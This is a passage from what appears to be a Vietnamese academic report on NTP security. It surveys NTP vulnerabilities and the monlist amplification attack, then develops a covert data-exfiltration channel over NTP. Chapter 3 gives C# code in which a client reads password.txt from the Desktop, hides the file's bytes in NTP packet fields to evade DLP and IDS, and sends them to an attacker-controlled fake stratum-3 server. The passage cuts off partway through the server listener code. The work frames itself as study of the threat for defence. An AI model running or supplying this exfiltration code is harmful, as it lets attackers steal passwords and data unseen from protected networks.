mở để tấn công lại một daemon NTP dễ bị tổn thương hoặc mạng Tổ chức dễ bị tấn công từ chối dịch vụ phân tán (DDoS).

Theo một cách nào đó, NTP là nạn nhân của sự thành công của chính nó. Bởi vì NTP chỉ hoạt động, hầu như không cần điều chỉnh từ máy tính để bàn, máy chủ, mạng hoặc nhóm bảo mật rất ít chú ý đến giao thức, cho đến khi có điều gì đó lớn xảy ra.

2.4.1. Lịch sử các cuộc tấn công NTP.

Khi các cuộc tấn công NTP xảy ra, chúng có xu hướng lớn và ảnh hưởng đến các mạng lớn kết nối Internet. Chính xác bởi vì không ai nghĩ về nó, daemon NTP có xu hướng không được cập nhật và các cải tiến bảo mật không phải lúc nào cũng được kích hoạt. Đây không phải là điều chỉ xảy ra ở cấp độ mạng cục bộ, nhiều nhà cung cấp không nên chú ý đến các thông báo bảo mật liên quan đến NTP.

Bởi vì NTP là một giao thức tối nghĩa và không phải lúc nào cũng được hiểu rõ, các mối quan tâm bảo mật khác được ưu tiên hơn nó. Điều này có thể khiến các lỗ hổng NTP bị lộ trong thời gian dài hơn các mối quan tâm bảo mật khác.

Trên hết, NTP có thể được cung cấp một chu kỳ vá dài hơn trong mạng cục bộ, bởi vì nó được coi là rủi ro thấp hơn. Khoảng thời gian giữa một lỗ hổng trong NTP được phát hiện và thời gian nó được vá ở cấp cục bộ có thể dài hơn so với các giao thức nổi bật hơn khác như TLS hoặc HTTP.

Một ví dụ tuyệt vời về điều này là với CVE-2001-0414 CVE là phổ biến:

Cơ sở dữ liệu dễ bị tổn thương và phơi nhiễm được duy trì bởi TheMITRE Corporation (và được tài trợ bởi US-CERT) từ năm 1999 CVE-2001-0414 là lỗ hổng tràn bộ đệm trong phiên bản 4.0.99k và trước đó của trình nền NTP được phát hành năm 2001. Lỗ hổng này, nếu được khai thác thành công, sẽ cho phép kẻ tấn công từ xa khởi tạo từ chối dịch vụ đối với hệ thống và có thể thậm chí có được quyền truy cập từ xa. Lỗ hổng này rất nghiêm trọng và được đánh giá là 10. Đây là một lỗ hổng nghiêm trọng ảnh hưởng đến các nhà cung cấp trên nhiều nền tảng, bao gồm cả Cisco. Tuy nhiên, Cisco đã mất 11 tháng để đưa ra một lời khuyên bảo mật về lỗ hổng đặc biệt này. Điều đó có nghĩa là trong 11 tháng, các bộ định tuyến của Cisco chạy NTP có khả năng bị tổn thương, không nói được bao lâu sau khi tư vấn bảo mật được phát hành trước khi các quản trị viên mạng thực sự thực hiện các đề xuất. Bộ định tuyến và bộ chuyển mạch có xu hướng kéo dài thời gian giữa nâng cấp và thay đổi cấu hình, do đó, không có lý do gì để hy vọng nó sẽ còn ít nhất một năm nữa trước khi hầu hết các bộ định tuyến dễ bị tổn thương được cập nhật.

Đã có một số lỗ hổng NTP khác được công bố trong những năm qua.

Một số quan trọng nhất được liệt kê ở đây.

CVE-2004-0657 đã ảnh hưởng đến tất cả các phiên bản của trình nền NTP trước 4.0 và đó là lỗi tràn số nguyên khiến máy chủ trả về thời gian bù ngày / giờ không chính xác khi khách hàng yêu cầu thời gian hơn 34 năm bên ngoài thời điểm hiện tại. Đây là một mối đe dọa trung bình dễ khai thác, nhưng gây ra thiệt hại tối thiểu.

CVE-2009-0159 là một lỗi tràn bộ đệm mà tất cả các phiên bản của NTP trước 4.2.4p7R-C2 đều dễ bị tấn công. Tràn bộ đệm là trong hàm cookprint (). Lỗ hổng cho phép kẻ tấn công có khả năng làm hỏng daemon NTP và có thể thực thi một lệnh. Hàm cookprint () là một phần của tập hợp lệnh ntpq; trong thực tế, đó là chức năng chịu trách nhiệm trình bày đầu ra NTP ở định dạng có thể đọc được. Truy cập vào loại chức năng này có nghĩa là kẻ tấn công có thể truy cập hệ thống từ xa. CVE-2013-5211 đã ghi lại một lỗ hổng có trong các phiên bản của trình nền NTP trước 4.2.7p26, cho phép một máy chủ chạy dịch vụ NTP được sử dụng trong một cuộc tấn công từ chối dịch vụ (DoS) hoặc DDoS. Lỗ hổng là với lệnh thông báo điều khiển danh sách và nó không thực sự là lỗ hổng nhiều như đã tận dụng cách thức hoạt động của NTP. Danh sách này là một phần của ứng dụng ntp numquest theo dõi tới 600 máy được kết nối với máy chủ, cùng với số lượng lưu lượng truy cập của họ.

Lệnh và đầu ra của nó, trông giống như hình 2.5:

```
root@server:~# ntpdc -c monlist 127.0.0.1
remote address          port local address   count m ver rstr avgint  lstint
===============================================================================
ntp-northamerica.core.   123 198.84.61.242     539 4 4    1d0    987     118
snotra.fanube.com        123 198.84.61.242     553 4 4    1d0    962     609
mail.mariocube.com       123 198.84.61.242     494 4 4    1d0   1077     673
pacific.latt.net         123 198.84.61.242     554 4 4    1d0    960     864
golem.canonical.com      123 198.84.61.242     554 4 4    1d0    960    1022
198-84-62-37.las01.rok 53197 198.84.61.242       1 3 3    1d0 185834  185834
```

Hình 2.5. Đầu ra của lệnh monlist

Lệnh này là một chức năng bình thường của NTP và không có gì không an toàn khi theo dõi các thống kê này. Mặt khác, thực tế là lệnh này thường có thể được sử dụng để truy vấn các máy chủ từ xa, ngay cả những máy chủ trên các mạng khác nhau, là một rủi ro bảo mật lớn. Trong thực tế, những kẻ tấn công đã tìm ra rằng lệnh này có thể được sử dụng để khởi động một cuộc tấn công phản xạ/khuếch đại. Hãy nhớ rằng, một máy chủ NTP có thể lưu trữ tới 600 máy chủ, cùng với thông tin lưu lượng liên quan, trong cơ sở dữ liệu danh sách. Đó là rất nhiều dữ liệu, vì vậy, một truy vấn tương đối nhỏ, ví dụ, một truy vấn ở trên chỉ có 48 byte, có thể tạo ra một phản hồi lớn, thường là trong vùng

megabyte. Đó là phần khuếch đại của cuộc tấn công. Phần phản chiếu là có thể vì NTP hoạt động trên UDP và truy vấn UDP có thể dễ dàng bị giả mạo. Trong trường hợp CVE-2013-5211, kẻ tấn công xác định mục tiêu; tìm thấy một máy chủ NTP với một danh sách lớn, có thể truy vấn công khai; và các truy vấn thủ công dường như đến từ máy chủ đích. Do đó, một truy vấn giả mạo có tác động thấp sẽ tạo ra một lượng lớn lưu lượng truy cập đến máy chủ đích, có khả năng đưa nó ngoại tuyến.

Đây chính xác là những gì đã xảy ra vào tháng 12 năm 2013. Lưu lượng truy cập NTP tăng đột biến khi những kẻ tấn công bắt đầu lợi dụng điểm yếu này trong NTP.

CVE-2013-5472 liên quan đến lỗ hổng trong các phiên bản Cisco IOS 12.0 đến 12.4 và 15.0 đến 15.1. Lỗ hổng này cũng ảnh hưởng đến các phiên bản IOS XE 2.1 đến 3.3. Trong lỗ hổng này, trình nền NTP trên phần cứng của Cisco đã không đáp ứng đúng với các yêu cầu NTP được gửi trong gói Giao thức khám phá nguồn đa tuyến (MSDP) được đóng gói từ một máy ngang hàng đáng tin cậy. Các hệ thống dễ bị tổn thương sẽ đáp ứng với gói bằng cách tải lại. Một cuộc tấn công được duy trì sẽ dẫn đến DoS của bộ định tuyến dễ bị tấn công. Mặc dù đây là một lỗ hổng nghiêm trọng, cuộc tấn công dường như không xảy ra và không có trường hợp nào được biết đến về việc nó bị khai thác. Cisco đã phát hành một bản vá nhanh chóng. CVE-2014-9293-CVE-2014-9298 đã xử lý một số lỗ hổng được báo cáo bởi Neel Mehta và Stephen Roettger, cả hai đều thuộc nhóm bảo mật của Google và Dieter Sibold, Tiến sĩ của Physikalisch-Technische Bundesantalt (nguồn thời gian có thẩm quyền ở Đức). Các lỗ hổng này đã được vá từ phiên bản 4.2.8p1. Một số lỗ hổng này bao gồm các lỗ hổng trong mã hóa trình nền NTP, chẳng hạn như tạo khóa mặc định yếu nếu biến khóa xác thực không được đặt trong tệp ntp.conf, không xác thực giá trị gói vallen trong thư viện ntp_crypto.c và một lỗi tràn bộ đệm trong hàm crypto_recv ().

CVE-2015-1798 đã tác động đến tất cả các bản phát hành NTPv4 từ 4.2.5p99 đến 4.2.8p1. Đây là một lỗ hổng trong xác thực khóa đối xứng. Các máy khách

NTP và các máy ngang hàng chấp nhận xác thực khóa đối xứng sẽ xác nhận rằng mã xác thực tin nhắn hợp lệ (MAC) đã có trong gói xác thực, nhưng không phải nếu có MAC. Nói cách khác, nếu kẻ tấn công gửi máy khách hoặc ngang hàng một gói với trường MAC trống, trình nền NTP sẽ coi nó giống như một xác thực thành công. Điều này sẽ cho phép kẻ tấn công có khả năng thực hiện một cuộc tấn công trung gian (MITM) chống lại một mạng

sử dụng mã hóa đối xứng cho NTP. CVE-2015-7871 cho phép các gói tiền điện tử-NAK buộc daemon NTP chấp nhận cập nhật thời gian từ các đồng nghiệp tạm thời. Lần đầu tiên được phát hiện bởi Matthew Van Gundy tại Cisco, lỗ hổng này đã ảnh hưởng đến các phiên bản daemon NTP 4.2.5p186 đến 4.2.8p3. Nó cũng tác động đến phiên bản 4.3.0 đến 4.3.76. Tiêu đề thông minh có tên NAK đến Tương lai1 cho phép kẻ tấn công không thuộc mạng ngang hàng của máy chủ NTP để buộc nạn nhân đồng bộ hóa với máy chủ NTP của kẻ tấn công mà lựa chọn. Một lần nữa, điều này sẽ cho phép kẻ tấn công ném ra máy chủ NTP hoặc đồng hồ máy khách và có khả năng phá vỡ hoạt động mạng.

CVE-2015-7974 cũng được phát hiện bởi một nhà nghiên cứu tại Cisco, Matt Street và nó liên quan đến các phiên bản của daemon NTP trước 4.2.8p6 và 4.3.90 không xác minh mối liên hệ ngang hàng của các khóa đối xứng. Một cách mà các máy chủ NTP có thể xác thực với nhau là sử dụng các khóa đối xứng. Trong thiết lập xác thực đối xứng, nếu một máy chủ có nhiều máy ngang hàng, mỗi máy ngang hàng sẽ có khóa riêng. Trong các phiên bản dễ bị tấn công, kẻ tấn công có thể sử dụng khóa khung xương hình chữ nhật để xác thực khóa kiểm tra máy chủ để đảm bảo rằng khóa hoạt động, nhưng không kiểm tra để đảm bảo đó là khóa được gán cho đồng đẳng cụ thể đó.

CVE-2016-4956 là một lỗ hổng mới được giới thiệu bởi các bản sửa lỗi cho CVE-2016-1548. Các phiên bản của trình nền NTP trước 4.2.8p8 dễ bị tấn công DoS từ gói phát sóng giả mạo.

CVE-2016-4957 là một lỗ hổng mới được giới thiệu bởi các bản sửa lỗi cho CVE-2016-1547. Lỗi này đã ảnh hưởng đến các phiên bản của daemon NTP

trước 4.2.8p8 và cho phép kẻ tấn công bắt đầu từ xa một cuộc tấn công DoS chống lại máy chủ NTP bằng cách sử dụng các gói crypto-NAK giả mạo.
CVE-2016-9312 là một lỗ hổng cấp độ cao ảnh hưởng đến phiên bản Windows của trình nền NTP, được báo cáo vào tháng 11 năm 2016. Lỗ hổng này đã ảnh hưởng đến tất cả các phiên bản của trình nền Windows NTP trước 4.2.8p9 và nó cho phép kẻ tấn công gửi mã độc gói dữ liệu đó là quá lớn cho máy chủ NTP. Gói được tạo sẽ khiến trình nền Windows NTP bị tắt. Danh sách này là một bản tóm tắt nhanh chóng về một số lỗ hổng cấp độ trung bình và cao mà NTP đã trải qua trong nhiều năm. Nó không phải là một danh sách đầy đủ, nhưng nó cung cấp một cái nhìn tổng quan về một số vấn đề mà NTP đã gặp phải.

2.4.2: Sử dụng giao thức NTP để truyền dữ liệu ra ngoài.

Có rất nhiều giao thức được kẻ xấu sử dụng để truyền dữ liệu ra ngoài. Các hệ thống ngăn chặn rò rỉ DLP có thể giúp người quản trị kiểm soát được sự rò rỉ. Hoặc các hệ thống như firewall cũng có khả năng lọc các gói tin lạ, chặn các giao thức không được phép. Các tin tặc thường nhắm tới các giao thức khó bị phát hiện bởi các hệ thống này.
Trong bài này chúng ta sẽ đến với một cách thức để truyền dữ liệu ra ngoài mà có thể là cách thức mà các gián điệp, tin tặc sử dụng trong tương lai.

Bất kỳ cơ hội để kín đáo truy cập vào thế giới bên ngoài từ các máy chủ lưu trữ bên trong mạng được bảo vệ là một tìm thấy quý giá cho pentester. Một trong những đường dẫn có sẵn là NTP. Lưu lượng truy cập của nó được cho phép gần như ở khắp mọi nơi, vì vậy nó sẽ là một con đường tuyệt vời cho dữ liệu.

Để đạt được độ chính xác cao, dịch vụ NTP phải luôn chạy trong nền, thường xuyên gửi yêu cầu đến máy chủ của NTP, có nghĩa là, tạo ra khá nhiều lưu lượng truy cập. Tính năng IDS từ lâu đã bỏ qua lượng thông tin NTP.

Kỹ thuật khai thác:

Chúng ta có thể tự tạo một gói tin NTP client với các trường quy định theo tiêu chuẩn NTP của RFC gửi yêu cầu lên Server với NTP Server được giả danh để

lắng nghe dữ liệu và truyền về một phản hồi hợp lệ. Để tránh bị các hệ thống DLP phát hiện Server sẽ trả về một phản hồi hợp lệ.

Dữ liệu quan trọng thu thập được sẽ được truyền qua các trường của giao thức NTP như Pool, Originate,... của NTP client và được được đóng gói qua gói tin UDP.

- Khả năng truyền dữ liệu ra ngoài với NTP:

Dữ liệu truyền từ client đến server chúng ta sẽ sử dụng truyền dữ liệu qua các trường Pool, Originate, Transmit. Lúc này chúng ta đã sử dụng 17 trên 48 byte của giao thức NTPv3 chiếm 35% trên tổng kích thướng gói. Điều này có thể giúp tin tặc khó có thể bị phát hiện. Chúng ta cũng có thể sự dụng hầu hết các trường khác như Precision, Root delay, Root dispersion, Reference, RefID, Receive... Kích thước tối đa có thể là 46 trên 48 byte (96% kích thước gói tin). 2 byte còn lại là LI, VM, Mode, Stratum là không thể thay đổi theo tiêu chuẩn RFC.

2.5. Kết luận chương 2.


Nội dung của chương này giúp chúng ta hiểu được rõ về giao thức NTP truyền dữ liệu ra ngoài mạng. Cụ thể là biết được tầm quan trọng của giao thức này, hiểu được khái niệm đúng, sự khác nhau giữa giao thức NTP và SNTP, các tính năng cơ bản cũng như biết được hệ điều hành nào hỗ trợ giao thức này.

Quan trọng hơn, chương này còn cho chúng ta biết được cấu trúc gói tin khi sử dụng giao thức NTP, nắm được kiến trúc và phương thức hoạt động. Từ đó, chúng ta sẽ có những biện pháp phòng chống để dữ liệu không bị rò rỉ.

Vậy ngoài thực thế việc rò rỉ dữ liệu xảy ra như thế nào? Kẻ tấn công sẽ thực hiện cách thức ra sao? Nội dung mô phỏng trong chương tiếp theo sẽ giúp chúng ta có góc nhìn trực quan hơn.

CHƯƠNG 3. LẬP TRÌNH PHÁT TRIỂN, THỬ NGHIỆM SỬ DỤNG GIAO THỨC NTP TRUYỀN DỮ LIỆU RA NGOÀI.

3.1. Mô hình thử nghiệm



Hình 3.1 Mô hình thử nghiệm

Mô hình bao gồm 2 thành phần chính là Server và Client. Trong đó Server được kẻ tấn công thực hiện để làm máy chủ nhận thông tin từ client gửi đến trong đó có chứa các thông tin nhạy cảm từ đó thực hiện giải mã các thông điệp nhận được. Client đóng vai trò như một máy tính trong một mạng nội bộ, thực hiện gửi dữ liệu nhạy cảm ra bên ngoài.


Để làm được việc này phía Client sẽ sử dụng giao thức NTP để gửi một gói tin yêu cầu máy chủ đồng bộ thời gian. Trong gói tin sẽ chứa các dữ liệu nhạy cảm được client gửi đi. Phía Server sau khi nhận được thông điệp, tiến hành giải mã gói tin nhận được để lấy dữ liệu. Trong trường hợp này để tránh bị các hệ thống DLP phát hiện, phía Server sẽ trả về một phản hồi hợp lệ.

3.2. Lập trình phát triển.

Môi trường phát triển được thực hiện trên hệ điều hành Windows với ngôn ngữ C# trên môi trường Visual Studio.


Bạn có thể tải xuống tại đây: https://visualstudio.microsoft.com/thank-you-downloading-visual-studio/?sku=Community&rel=16

3.2.1: Khởi tạo Project




Hình 3.2. Tạo project .Net

Chọn **Console App -> Bấm Next**.



Hình 3.3. Đặt tên project

Đặt tên Project.



Hình 3.4. Thêm các project con.

Tiến hành tạo project NTPClient và NTPServer để triển khai trên server vả Client.

Tiến hành viết mã cho dự án:

3.2.1:Phía Client.

+ Mô tả công việc của client:

Client sẽ thực hiện đọc file password trên C:User/nguye/Desktop/password.txt. Dữ liệu trong file password sẽ được chia ra và được gửi đi trong các trường Pool, Originate, Transmit. Được gửi tới Server thông qua giao thức mạng UDP.

+ Khởi tạo Socket Udp:

Lớp UDP được trình bày trong phụ lục 1.

- Do giao thức NTP sử dụng giao thức mạng UDP port 123 nên chúng ta sẽ tiến hành tạo lớp UDPSocket:

```
//create udp client
public void Client(string address, int port)
{
_socket.Connect(IPAddress.Parse(address), port);
}
```

Hàm sẽ thực hiện việc kết nối đến ip của server.

+ Khởi tạo gói tin NTP.

Lớp NTP được trình bày trong phụ lục 2.

Bây giờ chúng ta cần một cấu trúc mô tả gói. Nó cũng nên có các phương thức để đóng gói gói vào một mảng byte, phù hợp để chuyển đến máy chủ thực và để giải nén phản hồi nhận được từ mảng byte trở lại gói.

Theo như cấu trúc của gói tin NTP (xem phần 2.2.7) chúng ta đã xác định được các thành phần và kích thước của từng tham số trong gói tin NTP.

Chúng ta có tổng độ lớn gói tin nhỏ nhất của NTP là 48 byte với các trường được khai báo như sau:

```
public byte First8bits; //First 2 - const, 6 last-
PKT_ID
public const byte Stratum = 0x3;
public byte Poll; //8 bit request data
public byte Precision; //8 bit response data
public uint RootDelay; //32 bit response data
public uint RefID; //32 bit response data
public ulong Reference; //64 bit response data
public ulong Originate; //64 bit request data
public ulong Receive; //64 bit response data
public ulong Transmit; //64 bit request data
```

Ở đây chúng ta sẽ giả vờ máy chủ là Stratum 3. Nếu chúng ta là Stratum 1, chúng ta sẽ cần RefID chỉ định ID của đồng hồ nguyên tử trong trường mà chúng ta không có. Và danh sách các máy chủ cấp độ đầu tiên đã được biết đến và nếu IP của máy chủ giả của chúng ta không xuất hiện trong danh sách công khai như vậy, gian lận sẽ nhanh chóng bị tiết lộ.

Stratum 2 không nên được sử dụng, vì sau đó RefID nó sẽ phải chứa các máy chủ IP ở cấp độ đầu tiên, một danh sách được biết đến một lần nữa. Nhưng cấp độ thứ ba cho phép bạn chỉ định trong RefID máy chủ IP của cấp độ thứ hai, một danh sách đầy đủ không có. Đó là, chúng ta sẽ có thể RefID truyền thêm bốn byte dữ liệu tùy ý.

Để chuyển các tham số này thành dạng byte dùng để gửi tới server chúng ta sẽ sử dụng hàm buildPacket:

```
public byte[] BuildPacket()
{
    byte[] arr = new byte[48];
    arr[0] = First8bits;
    arr[1] = Stratum;
    arr[2] = Poll;//Convert.ToByte(new
Random().Next(4,15)); //Fill Poll field using RFC
    arr[3] = Precision;
    BitConverter.GetBytes(RootDelay).CopyTo(arr, 4);
    //First 8 bytes filled
    BitConverter.GetBytes(RefID).CopyTo(arr, 8);
    //12 bytes
    BitConverter.GetBytes(Reference).CopyTo(arr, 12);
    BitConverter.GetBytes(Originate).CopyTo(arr, 20);
    BitConverter.GetBytes(Receive).CopyTo(arr, 28);
    BitConverter.GetBytes(Transmit).CopyTo(arr, 36);
    return arr;
}
```

Hàm sẽ thực hiện việc chuyển các giá trị của tham số vào mảng dạng byte.

Bây giờ chúng ta sẽ tạo 1 hàm thực hiện việc gán các dữ liệu đọc từ file password.txt cho các trường Poll, Originate, Transmit.

```
public NtpPacket EmbedDataToPacketC(byte[] data)
{
    NtpPacket result = new NtpPacket();
    result.First8bits = 0x1B;
    result.Poll = data[0];
    result.Originate=BitConverter.ToUInt64(data,1);
    result.Transmit = BitConverter.ToUInt64(data, 9);
    return result;
}
```

+ Khởi tạo hàm Main:

- Trong hàm main tiến hành đọc file từ Desktop với tên password.txt

```
String path =
Path.Combine(Environment.GetFolderPath(Environment.SpecialF
older.Desktop), "password.txt");
String contents = File.ReadAllText(path);
```

- Vì số byte được sử dụng là 17 (Pool = 1, Originate = 8, Transmit = 8) nên chúng ta sẽ bù thêm vào phần cuối ký tự "-" nếu dữ liệu chưa chia hết 17 byte.

```
if(contents.Length %17 != 0)
  {
     String temp = "-----------------";
    contents += temp.Substring(0,contents.Length % 17);
  }
```

- Tiến hành cắt chuỗi thành các chuỗi nhỏ 17 byte truyền vào mảng byte pcs:

```
int ctr = 0;
List<byte[]> pcs = new List<byte[]>();
int BYTE_CNT = 17;
byte[] current = new byte[BYTE_CNT];

foreach (var cb in Encoding.ASCII.GetBytes(contents))
{

    if (ctr == BYTE_CNT)
    {
        byte[] bf = new byte[BYTE_CNT];
        current.CopyTo(bf, 0);
        pcs.Add(bf);
        String deb = Encoding.ASCII.GetString(bf);
        ctr = 0;
        for (int i = 0; i < BYTE_CNT; i++)
            current[i] = 0x0;
    }

    if (cb == '\n' || cb == '\r')
    {
    current[ctr] = Encoding.ASCII.GetBytes("_")[0];
    }
    else current[ctr] = cb;
    ctr++;
}
```

Tiến hành khởi tạo UDPsocket và gửi dữ liệu:

```
var ip = ReadLine("0.0.0.0", $"Enter server IP
[0.0.0.0]:");
int port = int.Parse(ReadLine("123", "Enter port to
server on [123]: "));
UDPSocket socket = new UDPSocket();
socket.Client(ip, port);
byte pkt_id = 0;
int total_sent = 0;
Stopwatch sw = new Stopwatch();
sw.Start();

foreach (var ci in pcs)
{

    NtpPacket ntp = new NtpPacket();
    ntp = ntp.EmbedDataToPacketC(ci);
    byte[] result = ntp.BuildPacket();
    result[5] = pkt_id;
    packets.Add(pkt_id, result);
    Console.WriteLine($"Sending: {
Encoding.ASCII.GetString(result)}");
    socket.Send(result);
    Thread.Sleep(200);
    total_sent += result.Length;
    pkt_id++;
}
sw.Stop();
```

3.2.2: Phía Server.

Trên server sẽ tiến hành sử dụng giao thức UDP lắng nghe thông tin từ client gửi đến từ cổng 123.

+ Khởi động dịch vụ UDP

```
   var ip = ReadLine("0.0.0.0", $"Enter interface IP
[0.0.0.0]: ");
   int port = int.Parse(ReadLine("123", "Enter port to
listen on [123]: "));
   UDPSocket usock = new UDPSocket();
   try
   {
     usock.Server(ip, port, t_func_c0, t_func_c1);
   }catch {
       Console.WriteLine($"[!] Cannot start an UDP
server at {ip}:{port}. Press any key to exit...");
Console.ReadKey(true); return;
  }
 Console.CancelKeyPress += OnCancelPressed;
 while (!is_cancel)
   {
     //Main loop
   }
    Try
     {
       usock._socket.Close();
